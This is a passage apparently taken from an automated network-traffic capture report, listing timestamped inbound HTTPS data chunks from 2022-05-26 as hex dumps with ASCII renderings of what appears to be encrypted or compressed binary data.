d4 f7 b8 67 db f1 d6 74 62 10 d1 7b 16 ae a9 76 f5 f9 63 94 Data Ascii: XXK&YV $Ni'd6P;d12P`<^d}5:VXb0~mYy^%J9>|FHfwKa!jY<pw3O6zr7S1nLL[kW5nTM8&>-Xo2J2Gsgtb{vc
2022-05-26 20:56:18 UTC	37	IN	Data Raw: 34 b7 07 d7 2b 68 fb 1c d9 c2 2d 38 69 75 7e 08 b4 d3 00 86 bd 50 4a 5f 70 70 8d 18 29 68 08 ba 32 b4 d1 a3 12 8a 57 5d cb de fd 67 08 6f 33 5e 1e 20 9b 15 50 5e 8a f5 77 6e 52 cc b0 5b 1b e7 63 af 11 9c eb e5 36 ee 9a f4 bc 49 3a 43 34 b5 f4 3c 5e 3d 38 0a cb e4 a1 a4 f7 ba 38 89 dc 30 1a 68 66 41 5e 92 e1 19 28 9e 9b 85 55 97 a9 98 cf 79 da 69 80 0b 75 a7 0f 96 09 2f ef e3 6a 25 f4 27 6a 25 0f c6 3b 16 21 78 0c f7 76 c6 4d e6 0f e9 8f 53 79 07 b9 e3 da fc c3 e1 a5 4b f2 fd c1 bd 15 9d ef f0 c2 4c 33 25 5b 0e 81 d4 4b 07 02 21 7d 9d 5c 9c ad 35 f8 30 74 51 62 20 4e da 9b be 40 40 c7 90 8d 45 ea 88 1a bc 46 48 d4 19 1b 55 14 da 8f 92 4a 31 9a 42 c5 6a d8 b4 c3 e0 5a 54 c3 fe 37 e2 8d 64 28 93 19 e6 d8 b9 49 b3 33 ec 03 f7 e9 6c c8 a7 b1 9a 91 e0 eb 8d 78 Data Ascii: 4+h-8iu~PJ_pp)h2W]go3^ P^wnR[c6I:C4<^=880hfA^(Uyiu/j%'j%;!xvMSyKL3%[K!}\50tQb N@@EFHUJ1B jZT7d(l3lx

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	38	IN	Data Raw: 72 8f 2c 7b 85 82 3f f8 fd ba 06 d1 32 a7 33 9b ba 88 a8 b2 77 76 9b 5a 40 69 fe ec a8 df 84 20 d6 b4 24 19 0d 21 41 bb ff 3a 5b 45 68 29 af 77 c3 e1 0c c4 62 c5 0d 11 c4 d0 ea b9 31 4f 05 c8 c4 5f 39 6b 39 e5 f4 42 20 cd f7 ed 8f ad 5d c5 49 01 77 17 b3 70 f9 4e 9a 13 02 4f c0 78 bd 25 0f 2b d8 c0 d2 64 74 f4 68 40 de 01 78 b1 e5 31 4e 12 48 0c bf cd b6 a4 41 6b ef a2 14 b6 b3 39 5d e1 6f e7 b5 36 c9 c9 fd 67 90 a7 76 cb 3d 38 7e 44 d5 95 89 d5 3f 22 97 bc 12 40 7b 52 c9 b0 eb 6e d1 b1 d6 40 56 dc e2 d6 7d 60 52 31 ef b3 e7 6a 35 d0 fb 24 25 31 eb 78 66 6d 23 b9 5c 41 67 3f ae a8 d2 4a 32 f6 1c 3e 28 9b 60 09 aa 32 b6 97 2f d2 61 2a 08 fa 2e f4 8e 95 3e 5f 51 b1 18 de cb 42 ff 12 11 cd d4 07 20 72 31 aa 04 dd 30 e2 df 86 20 fa 6e 77 66 9f f5 52 b2 aa 9f Data Ascii: r,{?23wvZ@i $!A:[Eh)wb1O_9k9B]lwpNOx%+dth@x1NHAk9]o6gv=8~D?"@{Rn@V}`R1j5$%1xfm#\Ag?J2>( `2/a*.>_QB r10 nwfR
2022-05-26 20:56:18 UTC	40	IN	Data Raw: a6 9f a3 75 96 9f cf e6 8c a9 82 b6 0f 41 7a f9 d5 a1 a9 11 0e 4b db 4a 99 c0 8c 36 30 4c 20 60 36 37 25 83 a9 60 38 d1 9d 65 3e 7d d9 cd fb d5 db 3d fd 1a a3 77 44 19 19 43 cc 3d dc 1c 4b cc 00 f8 4d 29 2d 5b b5 aa 89 44 ff 8e 5f c8 42 5a 58 71 b4 1a ec 5c b1 98 1b 67 1a 6b a6 98 ed d1 ea 0c 70 88 a1 fc 43 99 3e a8 4e 2e 6a 23 f6 60 5f 4e 92 4b b7 f4 db a3 b4 85 fc 8c 54 b3 87 dc 3c b0 58 a2 e6 c6 11 c6 4d 51 13 13 0d b6 a4 1c 90 a7 b6 a4 81 bb 6d 12 18 c3 a3 31 b8 6c c9 00 bf cd 7a 80 3d 39 ed d8 51 ba c6 cf c7 5b a6 f3 6e 55 12 e3 9c 42 32 d6 a6 c6 f0 4f e8 c9 7e 4d 8d e0 2f 02 9f ae bd 3f f7 20 3c 31 3b 0c 00 77 44 c2 f8 af 8d c6 d1 29 f4 f6 99 68 b7 45 a6 83 bd 91 e5 82 7f 13 05 62 54 92 b1 bc 2a 06 f0 d6 73 7b 5b 7f 7b 57 aa ab 0d cd f9 63 81 d8 2e Data Ascii: uAzKJ60L `67%`8e>}=wDC=KM)-[D_BZXq\gkpC>N.j#`_NKT<XMQm1lz=9Q[nUB2O~M/? <1;wD)hEbT*s{[{Wc .
2022-05-26 20:56:18 UTC	41	IN	Data Raw: f8 d7 2a 6e e6 7c ff 11 2e 18 69 ef de 08 bd fc 19 3c 9b 52 6e 66 c7 d1 8d 65 8b 13 b0 be 30 90 2c 6a 12 8a 2a fe b0 6a f9 65 2c a1 9b 5c 65 ec 39 15 54 03 8d 82 6f 46 bb c7 98 03 02 ca 5c f4 a8 98 e9 9a 80 f9 e7 59 be 32 8f 41 1c 7c f3 14 0a 36 2a 00 37 f0 92 15 f7 bb 53 da 84 29 3d 02 ea 67 5c ed 7a 64 b4 9a 99 fa ca 06 d4 01 41 ce ed 18 3e 7c e1 8c c6 ef 93 b6 ef e7 52 f1 f5 5c 18 25 0f c2 ae 3b 27 4f 07 f3 25 ed 4e e1 26 06 93 6b c2 7c 0d e3 fc de ae 6c 5b b4 f4 ff c1 9e 8d 83 c9 d6 e6 16 85 05 5b 0a 37 fc 53 3d b3 0a 7f e6 cb ba af 11 fa 4b 74 51 1f 84 7c d4 b4 bb 1d 3c ce 90 89 13 96 a0 fd b9 44 62 92 03 1f 0c 55 56 8e 92 4e 31 ea 07 c3 32 d7 f3 31 e1 5a 58 86 5a 36 e2 89 63 2f b7 ae e4 a3 0e 4b 9b fa b4 2b 14 e2 7e c2 43 8a ea b7 e3 ee e0 56 5f f5 Data Ascii: *n|.i<Rnfe0,j*je,\e9ToF\Y2A|6*7S)=g\zdA>|R\%;'O%N&k|l[[7S=KtQ|<DbUVN121ZXZ6c/K+~CV_
2022-05-26 20:56:18 UTC	42	IN	Data Raw: 3c 6a 83 66 10 0e 94 c7 99 d3 1a e5 18 63 b0 b3 6a b0 77 73 e2 19 40 65 fc 9d fa dd 9f 35 e8 b6 00 73 a8 4e e7 be d5 1a 63 b6 79 2e e1 ae c2 c6 06 ea 25 c3 1c 15 ab 2c ca b1 77 65 38 f5 d1 04 ac 5b e9 ff 0c fe 20 cd f3 b6 bd ad 5d c5 1b f1 75 0a 94 0a 9c 68 b0 6c d3 0c c0 7c 94 ce 0a 3a f9 c6 bd cd 75 f4 6e 5f da 10 6d cd 28 2b 63 1f 40 7f 18 dc b2 cf 94 4d c4 5f 06 b0 f8 f0 5d ee 6b 99 78 36 c9 c3 d5 ab 93 b1 50 e4 ab 18 3b 39 75 95 83 fb 14 da 84 9f 24 43 32 5d c9 b0 74 62 d1 a0 c4 6f 43 c2 e4 c3 5a e5 e5 73 ef b7 cf 5e 1f 30 ec 0a 30 1e cd 65 67 7a ae 04 5c 41 66 28 80 a2 d9 40 02 d3 59 75 8a 9b 6a 1b a9 39 b7 84 15 4f 68 3d 25 f4 08 42 89 bf 52 e3 4a aa 31 f2 3b 34 77 cd 6c 76 fe 21 0f ae dc a9 34 d4 23 dd dd 86 10 fa 6e 77 c6 9d f6 58 90 a8 c2 68 39 Data Ascii: <jfcjws@e5sNcy.%,we8[ ]uhl|:un_m(+c@M_]kx6P;9u$C2]tboCZs^00egz\Af(@Yuj9Oh=%BRJ1;4wlv!4#nwXh9
2022-05-26 20:56:18 UTC	44	IN	Data Raw: 09 dc c1 ee c2 3a 3d 77 eb 87 7c 20 e4 13 c7 cb 2b ac b3 93 73 84 42 bf 44 cb 12 0e 68 19 33 d9 4d 3d f6 89 65 9f 22 c0 f2 0a a2 85 4f 99 c1 14 21 96 ba fc db 8d f4 39 17 e0 ba 86 82 99 ac 65 e7 99 60 96 04 46 57 1d 92 a2 1a de a1 91 b3 45 d6 84 d8 0c 60 88 a4 de e7 37 1c 2a 52 a5 3f 37 d4 9d 97 d2 67 d7 81 0d 7b d4 a6 b2 3b e7 93 f9 b3 8a 98 7b 1d 1b ad e4 d6 15 53 a4 d8 29 36 21 97 3e 51 1b 5e 78 f5 7d e2 f6 4c b3 10 9f 22 e2 00 ae ac e6 79 41 d4 b9 c9 f8 60 14 28 47 c9 27 93 99 cc 8a 07 43 fb 68 07 51 de 6a ed 1f ea 74 2d 70 89 69 7a 91 f5 6b bb e4 95 e6 5d d6 93 c0 4c a0 84 5a e4 45 8f 72 c1 d6 73 0f 70 f0 72 26 f3 8f f3 8f 55 94 55 b8 8f df 96 3d ab 95 cb ce ac 16 d0 62 4a be 2f 67 96 e5 28 f5 53 55 dc f2 63 a5 a1 1c e8 a3 91 ef 4f 73 c6 fe 53 06 25 Data Ascii: :=w| +sBDh3M=e"O!9e`FWE`7*R?7g{;{S)6!>Q^x}L"yA`(G'ChQjt-pizk]LZErspr&UU=bJ/g(SUcOsS%
2022-05-26 20:56:18 UTC	45	IN	Data Raw: c5 39 90 6e 66 8f 58 79 ba ba 6c 9e 33 bb ee 08 b2 3e 94 32 8a 3e 90 76 4d 22 b7 1d f5 49 5e 36 d1 c0 95 5f f1 0e ce ef 94 18 1d ac 64 cb 70 f3 56 65 e4 80 3b 43 0b 42 5b 58 49 07 16 e2 59 01 4a 6b 6d af da 7d f6 f6 9d 9a e4 37 40 a1 3f dc a3 7a fd 17 37 0c 4d 36 a9 55 57 a8 78 47 ed 1b 8c 8d a8 d3 fc 8f 90 cb c1 a5 4b c0 ab 73 95 16 28 71 87 48 44 4d 33 d2 3e 42 e8 22 aa 55 c5 9a ac c9 ae 4c 42 46 3d 63 06 90 5d 04 39 9e cb e3 9a b1 cd c5 a4 90 7e 62 51 74 26 77 e8 d4 a6 47 58 9c 98 73 d8 66 a5 5b 5b fd c8 f8 f1 6b c2 3e 3c 48 e0 3b 98 66 16 46 ba 45 90 aa 9d 91 9a a6 7e 13 f5 5b d1 54 bb fd fb cb 00 c3 81 5f c8 3d 13 45 76 ad b2 39 b4 0b 62 32 9e 91 27 f0 c5 41 4f f6 41 48 54 74 2e 6f 9d 02 e8 a9 e0 77 bf fb 57 51 6c a0 e7 e8 da 25 70 9c dc 40 14 55 e0 Data Ascii: 9nfXyl3>2>vM"I^6_dpVe;CB[XIYJkm}7@?z7M6UWxGKs(qHDM3>B"ULBF=c]9~bQt&wGXsf[[k><H;fFE~[T_=E v9b2'AOAHTt.owWQl%p@U
2022-05-26 20:56:18 UTC	46	IN	Data Raw: 77 91 f7 d5 af 38 b0 4d af 3e 4c c3 a7 da 27 12 c1 f6 02 35 12 b7 27 2f 8d 78 f2 76 44 10 ce e3 f9 fe 94 33 09 95 00 f3 d7 89 09 d3 59 fc 58 3f 0c aa 79 74 e5 d3 e5 a3 d7 06 44 58 77 f2 b8 db 44 02 7d ca 2f e5 9e d6 ba 12 fe 4e 5a f1 1e 37 64 93 b3 35 cc eb 2c ee 58 da 94 78 b0 aa c8 0b 6a 83 79 5c 28 f3 7d 64 f4 cb 4c 38 77 fb 0d 3b 87 2d 16 05 2b f2 67 0c f9 18 84 96 f0 dc ec 8c d8 77 c2 1d 50 d3 c1 2c 9c aa d5 a3 3f aa ee d5 36 72 1f 6a c7 69 ae b1 74 1b ed bb 0b 7d 72 0b d1 f2 f7 27 8e 6e f8 0d 67 29 03 f8 0b 54 76 cd b5 c2 a2 9e 00 9a ba 2d 9c 1a 95 08 3d ba 7c 19 4d f9 05 84 be 48 96 e0 06 31 b9 3b 8c 47 5f 6e c2 96 2d 60 a3 d0 a2 1a 3e cf 11 92 81 0f 77 be 7d 5d 03 a2 6a 0f 5c 03 eb 77 c3 25 16 ad 60 25 72 11 c0 58 55 c8 46 4b f3 41 11 eb a3 b2 70 Data Ascii: w8M>L'5'/xvD3YX?ytDXwD}/NZ7d5,Xxjy\{}dL8w;-+gwP,?6rjit}r'ng)Tv-=|MH1;G_n-`>w}]j\w%`%rXUFKAp
2022-05-26 20:56:18 UTC	48	IN	Data Raw: 9a b9 c8 89 b9 a9 81 bc 17 72 ff d2 d6 ab 80 e3 0c 30 4b 4a 99 c4 9b 32 21 48 16 6a 27 33 22 80 af 0f d9 d0 9d 63 2f 7b dd a2 60 d4 db 3b 25 59 ab 60 1e 15 11 4a 5e 8a ee dd 6e a5 30 28 55 01 d2 5b b7 ac fa 30 ff 8e 44 b2 66 72 14 71 b4 10 ed 5e 38 03 12 66 14 78 90 88 e1 fc e9 1d 4d 8b e2 92 85 98 55 af 08 40 c3 22 8b 67 33 2e 98 4b 3a 2b 9f 88 bf 95 6f 8d 10 b2 8d dc f9 df 1c 8a aa c6 a0 c6 ec 60 1c 13 6c b7 8a 1c 0c a7 46 b4 ad a3 7c 0e 60 18 b6 33 b4 7a c1 32 8d e9 6e fb a0 3b a8 de 50 ac fb 17 9f 59 ba 9c da 56 4b eb 88 39 f9 d4 ff c0 e5 4b 11 1a e6 4f 91 8f 40 01 06 a6 a8 17 35 22 a5 35 01 1b fd 72 a0 6d ee af 60 ef 83 29 e0 8d cf 6a f2 43 df 18 af 92 a6 ab 75 11 30 1a af 92 b7 b8 04 9e a8 d6 73 79 6b d1 22 57 a8 a9 2b 7e a0 63 83 b7 8a 94 a9 6b ea Data Ascii: r0KJ2!Hj'3"c/{`;%Y`J^n0(U[0Dfrq^8fxMU@"g3.K:+o`IF|`3z2n;PYVK9KO@5"5rm`)jCu0syk"W+~ck
2022-05-26 20:56:18 UTC	49	IN	Data Raw: d6 7f fe e4 2f 08 66 75 de c1 ad f8 62 a8 9b 57 6b 5f 70 90 82 65 89 a1 09 b9 30 9e 15 af 13 8a 2a a0 c4 de f9 ac 29 26 2c 4d 1e 5d 38 15 50 22 87 86 36 a7 53 cf 98 13 1b e6 68 d2 ab 34 e4 e1 34 30 e6 56 bc 68 3e c1 1d 68 f5 f8 5b 37 2a c3 34 fc e9 87 f7 ba 56 dc dc 38 00 15 cc 88 5f 98 cb 40 b4 9f 9a 81 7e 22 c4 05 cf f4 df 4d 15 5e eb a6 0e 92 22 e2 ff e3 79 dc f6 28 8f 09 0f c7 b8 16 21 19 1e df 37 0f 4c fa 0d d3 9a 68 c1 07 b9 6f ec da c1 08 5b af f2 c5 d7 84 a1 8d ef 4c f4 6a 31 cc 5a 12 21 94 55 34 b2 21 7d 71 6a ba af 1c fb 2e d4 10 1f 80 4f da 9f b4 71 84 ce 59 8c 1b 4b c9 1a b9 45 68 94 3e 0a 55 69 b1 8e b1 4e 7b e9 01 c4 6a d2 c8 80 e0 5a d3 bf 6c 37 b0 89 67 2a ee b4 62 c9 bd 4b 52 ff c5 03 ab e3 7e c9 49 a7 66 80 e0 ea 2b 2c c3 f5 db c9 b7 ca Data Ascii: /fubWk_pe0*)&,M]8P"6Sh440Vh>h[7*4V8_@~"M^'y(!7Lho[Lj1Z!U4!}qj.OqYKEh>UiN{jZl7g*bKR~If+,
2022-05-26 20:56:18 UTC	50	IN	Data Raw: 0c eb f7 c5 8f d1 03 96 b2 63 ab 9b f9 84 53 7b 8d 5a d1 50 f4 ed af dd 32 02 dc b1 14 62 70 14 c6 be c3 1c 7d 84 ef 2b 8e 7e fe f0 23 c6 73 c5 60 27 ce d2 cc b1 10 17 ae e4 d2 7f e5 02 42 f8 da bd 85 94 5a 9d fd ad 9c 96 98 00 72 0a 43 2a 74 6b b6 6e 5b 16 6b 7f 87 dd 26 58 01 c0 d3 6b a1 97 ef 4d df 01 6c d7 7f 2b 65 15 ab 13 d9 cd a7 a0 1e 28 d0 51 05 b5 26 55 44 ea 7e e7 60 53 c6 c8 ec 65 96 d7 44 cc 0a 1e 61 5f f3 94 98 d1 71 bc 98 ae 33 43 ee 3b 4e b1 fa 62 14 d7 40 43 50 ca 3b b7 7a 1f f1 31 de df f9 48 1f 27 9a 4f 1a 39 ed 71 17 07 a4 b8 5d 41 1e 57 fd b9 fe 49 bd ba b1 42 8c 9b 51 61 06 cb b0 84 7e bd a5 25 0e fa 8b 0b 4a 95 29 5d 8b c5 f1 d9 fc 39 81 7d 67 cd ef 21 f2 ea 47 ad 25 d4 25 9d a9 82 21 fa 07 06 d6 9c f0 49 b2 db 7e aa 28 7e c3 11 0d Data Ascii: cS{ZP2bp}+~#s`'BZrC*tkn[k&XkMl+e(Q&UD~`SeDa_q3C;Nb@CP;z1H'O9q]AWIBQa~%J)]9}g!G%%!I~(~

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	52	IN	Data Raw: c9 8f a1 5a 98 62 17 66 5f 42 fd ab 82 e3 0c 56 44 db b8 20 9f 27 21 ec 27 6a 27 33 27 e6 a4 90 d9 34 9d 76 3c c3 f6 a2 61 d4 db 5d 28 eb 8a 89 1c 00 11 4a 42 8a ee de 6b a3 28 db 49 ef d2 4e b5 ac fa 30 ff 8d 55 f4 64 8c 35 85 b4 07 e7 5e ca 03 1b 64 1e 3e a0 0f ca 03 e3 07 75 8a a6 93 8f 9b 3e e8 4f 81 eb 27 f7 7d 77 e3 b9 4b bd 2a db 8f ad 66 e6 eb 54 af 87 34 79 de 58 8b a0 c0 09 34 4c 7e 17 0f b4 ae 88 1c 06 a7 b6 b3 83 c8 5e 0b 6a 04 a2 65 9e 7a e5 30 99 ed 78 4c b4 3c ec c3 46 3c 99 15 c6 5b ac 9a b5 57 37 8e 9e 19 82 12 8a c2 f3 4b 9b 1e 7f 7e a2 a8 f2 23 9f a0 93 17 f6 20 3c 31 17 80 0e 5d 38 4d f8 ef a4 ed 1a 2b f6 8b 38 8f 92 44 c8 3b bc ed ce a9 73 11 07 1f f6 8d 97 bd 44 b9 f1 6e 58 79 20 d2 7b 51 ae fe 50 4f f8 46 85 4f de 97 f0 6b ec 7f b4 Data Ascii: Zbf_BVD '!'j'3'4v<a](JBk(IN0Ud5^d>u>O'}wK*fT4yX4L~^jez0xL<F<[W7K~# <1]8M+8D;sDnXy {QPOFOk
2022-05-26 20:56:18 UTC	53	IN	Data Raw: ff e4 2f 18 7f 75 47 37 16 fe 3c a0 2f 1d 6a 5f 70 d0 9b 65 70 57 4c be 6f 94 cd e5 12 8a 2a fc dd de d0 25 6c 2f 73 5e f6 12 39 15 50 5a 9e 86 6f 2e 16 c6 c7 09 e7 a8 69 d2 ab 9c fa e1 bd b9 a3 5d e3 49 7a 11 1c 78 f5 3c 42 37 8f 4a 71 f2 b6 a4 83 eb 57 dc dc 30 06 15 19 01 1a 96 94 64 1c ce 9b 81 7e 06 c5 05 ca 38 a5 40 4a 76 b3 f6 0f 92 22 b6 fe e3 f0 54 75 25 ed 25 ff 97 b9 16 21 69 1f df c6 87 cf ee 69 fe 12 3b c0 07 b9 e3 ed da 98 83 d2 b6 94 fd 6b d6 a0 9d ef f0 f5 6a f0 47 cb 0c 49 d4 39 6e b3 21 7d 9d 6b ba a2 56 bc 30 bd 51 07 d4 4e da 9f bc 71 84 e7 d3 c9 38 22 88 c6 ec 44 68 94 06 0a 55 30 3b cb 92 27 33 69 56 c5 6a d2 9c 80 e0 d3 1d fa 44 5e e2 cd 30 2b ee b4 e6 c9 bd f2 d8 c2 ef 6a fd 2f 28 c8 59 a7 d2 80 e0 03 a1 b8 eb 9c 86 3d e1 cb 9a a0 Data Ascii: /uG7</j_pepWLo*%l/s^9PZo.i]lzx<B7JqW0d~8@Jv"Tu%%!ii;kjGI9n!}kV0QNq8"DhU0;'3iVjD^0+j/(Y=
2022-05-26 20:56:18 UTC	54	IN	Data Raw: d7 97 ea d1 32 a3 18 e5 a2 68 82 d6 77 8d 9b 36 33 65 fe e4 b9 4e 9f 02 9a 4a 01 96 ad c1 32 bf d5 1c 70 34 70 d9 85 19 c3 32 0c 38 11 c5 0d 19 c4 40 ca 84 1c b7 06 13 d4 17 18 5b e9 fb dc 3b 38 3e eb f9 fb 59 5d 4b 47 03 74 02 9e e0 df 0d d1 97 a1 bb c0 98 e2 dd 0f 38 e8 50 d2 fe 15 09 6b b8 de 15 1c b3 f8 2a 63 86 6e 52 7c 30 b5 56 6b 19 b1 55 14 b5 83 a3 5d 5b 0d 1a b6 ce c9 59 88 65 93 b1 5a 4e 03 ed 4e 5e 74 6f 89 7d 61 da 97 a7 22 d0 7b 18 aa 49 e8 98 d1 59 b2 42 41 ca ce 57 43 e8 ea 56 ef 4d cd 48 68 27 fb 2f 15 ab eb 02 05 94 20 43 5c 15 11 3d ad bd ff cf 0c 23 2c 24 8a 61 60 7d f7 ca b6 8c 1f 42 61 80 6b 03 2d 9e 8e 65 59 5d 4a aa 35 5a f5 ca 46 75 11 33 fe 3d 7c 85 31 a1 34 57 30 d8 bb 85 24 00 6e 13 1e 9d f6 41 9f 2a b9 cf 5d 79 5a 99 82 f9 1c Data Ascii: 2hw63eNJ2p4p28@[;8>Y]KGt8Pk*cnR|0VkU][YeZNN^to}a"{IYBAWCVMHh'/ C\=#,$a`}Bak-eY]J5ZFu3=\|1 4W0$nA*]yZ
2022-05-26 20:56:18 UTC	58	IN	Data Raw: b5 36 cd c9 a8 35 93 b1 5f c8 94 38 54 39 75 95 50 81 14 da 96 af 07 12 7b 5d c8 b0 96 33 d1 b1 c6 42 f0 9b ce d1 5a 1b 8d 60 ef b7 cc 4c 3f 75 fb 27 14 38 62 25 66 6d 21 b9 f9 13 67 3d ae bd 3e 1b 14 d0 37 43 73 c9 60 0d 80 ca 87 d7 1f d1 63 25 45 a9 2e 64 8d 95 46 0e 4a aa 34 d9 58 6a 5c 12 13 c9 2f 72 0b 85 32 a9 d9 87 30 ed de 86 19 ae 6e 77 64 9d a3 1d 9f a9 ba aa 48 2a 5e 63 86 7d e8 0e a6 81 c4 26 bd db e7 78 eb 14 bd ac d7 2b 7e d6 5f aa e4 2f 1c 69 34 8b 08 ac fb 62 fd ce 52 6a 5e 70 65 de 65 89 6a 08 17 65 94 15 a9 12 53 7f fc cb df f9 74 7e 2f 2c 5c 1e 70 6f 15 50 59 88 cf 60 6e 52 c2 98 6c 4d e7 69 d7 ab 1d bd e1 34 f8 e7 90 ea 49 3e 43 1c 91 a3 3c 54 34 2a 0f 62 f2 e9 a0 f7 9a 00 dc dc 35 10 28 9b 41 5e 90 cb 3d e3 9e 9b 80 7e 97 83 05 cf 78 Data Ascii: 65_8T9uP[]3BZ`L?u'8b%fm!g=>7Cs`c%E.dFJ4Xj\r20nwdH*^c}&x+~_/i4bRj^peejeSt~/,\poPY`nRlMi4 I>C<T4*b5(A^=~x
2022-05-26 20:56:18 UTC	63	IN	Data Raw: 3b 8d 44 0a 84 fc 67 73 17 88 d6 a7 66 bd 56 de e9 4d 4d c5 66 26 6e 57 78 b6 55 3d 0b e8 77 8b b9 f8 ee e3 a2 fb e3 69 5b f1 d2 e7 d4 91 7b 89 bc 44 25 53 ae 93 88 54 4d d7 cd 78 67 a1 9e 0c 4d 9f 5f ad a4 74 49 09 84 a9 df 7f c0 61 08 e8 fd 41 c1 5a 9d 18 fb 1a ea fe 5b 4f 53 3b 40 fd 7a 5f 8d 57 33 cb 08 f2 58 ea a0 ab bb 03 77 bb 30 91 17 74 eb 39 96 12 61 03 2f c0 92 6f 02 13 b4 ad 6a c7 46 c0 c7 4b a7 d6 97 bf aa 86 f0 b0 15 09 8f ff 36 d6 c3 5e a7 58 7a 62 df ef 6f 77 e6 61 fe 07 c0 5c 07 d5 e3 6b 70 f1 ce 43 b2 01 e7 f9 97 e9 9d 1c ea 83 6a c8 00 a8 14 ed c6 24 38 40 3b e5 9c 0b bf 47 09 5e 30 f5 54 ec 9a f4 c9 3e b8 93 9e 0a 83 54 3c be 39 cf ab 95 6c 9e b4 c0 46 d0 7c 7c 88 bb 20 40 07 d1 d8 4e 9c 38 e4 7f ec 42 57 e6 e6 7a 7c d7 fd 6d e2 2b a7 Data Ascii: ;DgsfVMMf&nWxU=wi[{D%STMxgM_tIaAZ[OS;@z_W3Xw0t9a/ojFK6^Xzbowa\kpCj$8@;G^0T>T<9lF| @N8BWz|m+
2022-05-26 20:56:18 UTC	64	IN	Data Raw: 1b 49 9b 1b f1 43 28 96 1d 1b 07 6e 18 8d 89 4e 61 ee 63 c7 79 d2 d5 96 60 58 45 be 16 30 62 8b 75 2b a7 b3 46 da ae 4b d2 f9 4d 01 e6 e3 2c cf fa a5 c1 90 a9 ed 22 2f fa f5 cf ce 77 c9 81 a0 38 89 8b c9 cc 81 4b dd 3d 92 fc d1 e7 02 5f 5a 81 b9 9b 8e b9 aa 91 bc 5e 75 5c d1 c5 aa cb e4 2c 33 5c 4a d0 c3 5c 36 1a 49 5b 62 24 36 34 81 e6 08 bb d5 de 62 5d 73 9e a7 ca d4 92 3c a0 5c b0 61 7e 12 92 4f 59 8a bc da ef a0 6b 28 1a 06 31 5e a6 ad b3 37 fc 88 46 b3 2e 75 37 77 af 10 b5 59 e9 05 00 66 7c 7f e0 8f fb fc aa 1a f6 8c b5 92 c6 9f fe b9 ef 41 80 25 36 71 dc 2f db 4c 5d 3d 70 89 fc 92 fc 94 ff b3 ce db 52 c6 fb 8b e9 c1 31 df fd 61 5f 14 f4 ae 0f 1c 4f a0 f6 ad 20 a3 33 09 0b 02 09 31 fb 7d 65 1a 82 eb 2a fc 10 13 fe dc 0f ab b5 20 65 5b e5 9b b5 61 b9 Data Ascii: IC(nNacy`XE0bu+FKM,"/w8K=_Z^u\,3\J\6l[b$64b]s<\a~OYk(1^7F.u7wYf\A%6q/L]=pR1a_O 31}e* e[a
2022-05-26 20:56:18 UTC	68	IN	Data Raw: b2 5d 4a 3c d9 60 5f 7a 7c 27 2d e4 af be 0e a5 73 47 3e 6c bd 35 f4 cf 96 30 bc e1 3b c6 15 1d 78 37 d8 71 80 2d ca 47 72 14 7d 0a c6 fd 81 92 8d 7c 07 f3 e7 f0 e3 98 79 cb 22 24 bb 4b 95 27 14 4a 92 0c d8 44 be fb dc f6 af e9 37 c6 f5 b5 26 a7 1c ee d3 a5 63 ae 26 15 79 61 b4 e4 c5 6b 47 c4 da b5 d1 c2 0d 5d 0e 79 d7 43 db 0e 9c 74 fc 98 1b 89 f9 49 99 b3 34 ac f1 50 95 5b ff e5 c6 20 77 84 b0 6a e7 b5 d3 b0 9a 3f e2 36 3c 3f fe ff 87 6c f8 d6 df 67 9e 59 3c 73 52 48 68 02 40 1f 8c c0 da 88 68 5d 9f ee 5d 38 c5 2e bf 71 d8 f4 91 a9 3b 70 74 71 b7 fe d6 d7 37 f4 85 be 18 79 69 91 09 2e de dd 19 29 8b 02 eb c4 95 f8 82 06 ec 34 f0 cd 1d 44 e4 ce 79 59 26 dd 8d 38 7b 11 e8 7f 1e c7 f7 70 ba b2 b5 99 83 54 c0 2a 5b 83 a3 dc d4 05 10 ed 3f 02 1c 8a 89 ca dd Data Ascii:]J<`_z|'-sG>l50;x7q-Gr}|y"$K'JD7&c&yakG]yCtI4P[wj?6<?lgY<sRHh@h]]8.q;ptq7yi.)4DyY&8{pT*[?
2022-05-26 20:56:18 UTC	72	IN	Data Raw: 8f 1f f5 db df 31 44 dc d6 0d f7 a0 c4 ae a6 76 9b 3b 42 3c e5 f5 9a 64 ae 80 8c 54 81 6c 50 42 52 51 5f 45 4c 3f 8c df ee 9c 4a 53 c3 f4 67 5a e4 65 8e 77 ec f6 a9 f9 40 27 49 21 94 c6 f4 85 45 be cc a7 43 49 75 b1 0d 1d d4 d3 11 1c 96 51 d7 c1 ac e4 84 3d df 0b e5 90 36 4e de da 60 0f 40 f4 ce 09 70 4a be 42 27 ef c9 28 88 af 96 a4 d1 11 9e 69 32 83 fc fd c7 24 4e f9 6e 2f 31 8d 88 c1 a9 c9 04 cd d0 31 46 ec 1c 7c bf f6 21 01 cb 0b 1a c6 2f 93 88 7d 93 15 9f 45 7a a3 9d 8e e7 45 22 7c ae 85 19 0b 16 82 be be fa 7a b9 88 da 88 e1 27 a7 6a 6e 32 7a a6 04 e2 68 93 53 d3 1b 9a 3b f7 af 5f 6b db f4 96 1c 47 ae 5b 05 ae 66 36 f2 be 5f 04 28 53 77 3d f0 c7 f1 27 3c 9c 39 7d f9 d0 14 28 84 03 d6 85 0e 8d 8e ab 52 b7 cb 2c f1 71 71 6c 6e 0d cc fb e6 7b a2 d5 e5 Data Ascii: 1Dv;B<dTlPBRQ_EL?JSgZew@'!!ECIuQ=6N`@pJB'(i2$Nn/11F|!/}EzE"|z'jn2zhS;_kG[f6_(Sw='<9}(R,qqln{
2022-05-26 20:56:18 UTC	76	IN	Data Raw: 3d 17 10 b6 8b cf bc fe 01 98 fb 65 5b da 4b 78 f1 86 4d 21 8f 55 2a bc 43 b2 93 76 88 55 96 52 21 a1 8b 83 da 1f 39 51 88 ba 4b 2d 08 b6 ac 9d 80 1d cd d2 a3 8a f8 19 9e 50 77 2c 79 f9 04 ec 0d f7 16 d3 2c 99 3d ee 8d 37 75 b9 fe ef 6b 57 c9 19 27 bc 4c 3e 80 ae 43 35 27 29 43 66 a6 fc f5 5f 06 97 61 4c ec d6 47 16 94 2c c3 da 78 a4 a1 97 3f a7 88 16 f1 78 26 16 4b 3b d8 b4 d1 37 e7 e6 fe 70 71 29 6f fe f3 9f 36 a6 fd 94 37 0f 89 fb e5 04 51 a9 00 88 8a f0 4c 3d 1a 8a 52 47 60 8a 22 42 22 6b d5 0e 32 38 05 94 d6 9e 2a 70 b9 63 0e db a6 5d 0d a2 f7 c7 c0 2c b9 0e 71 4e 9f 6c 2e da 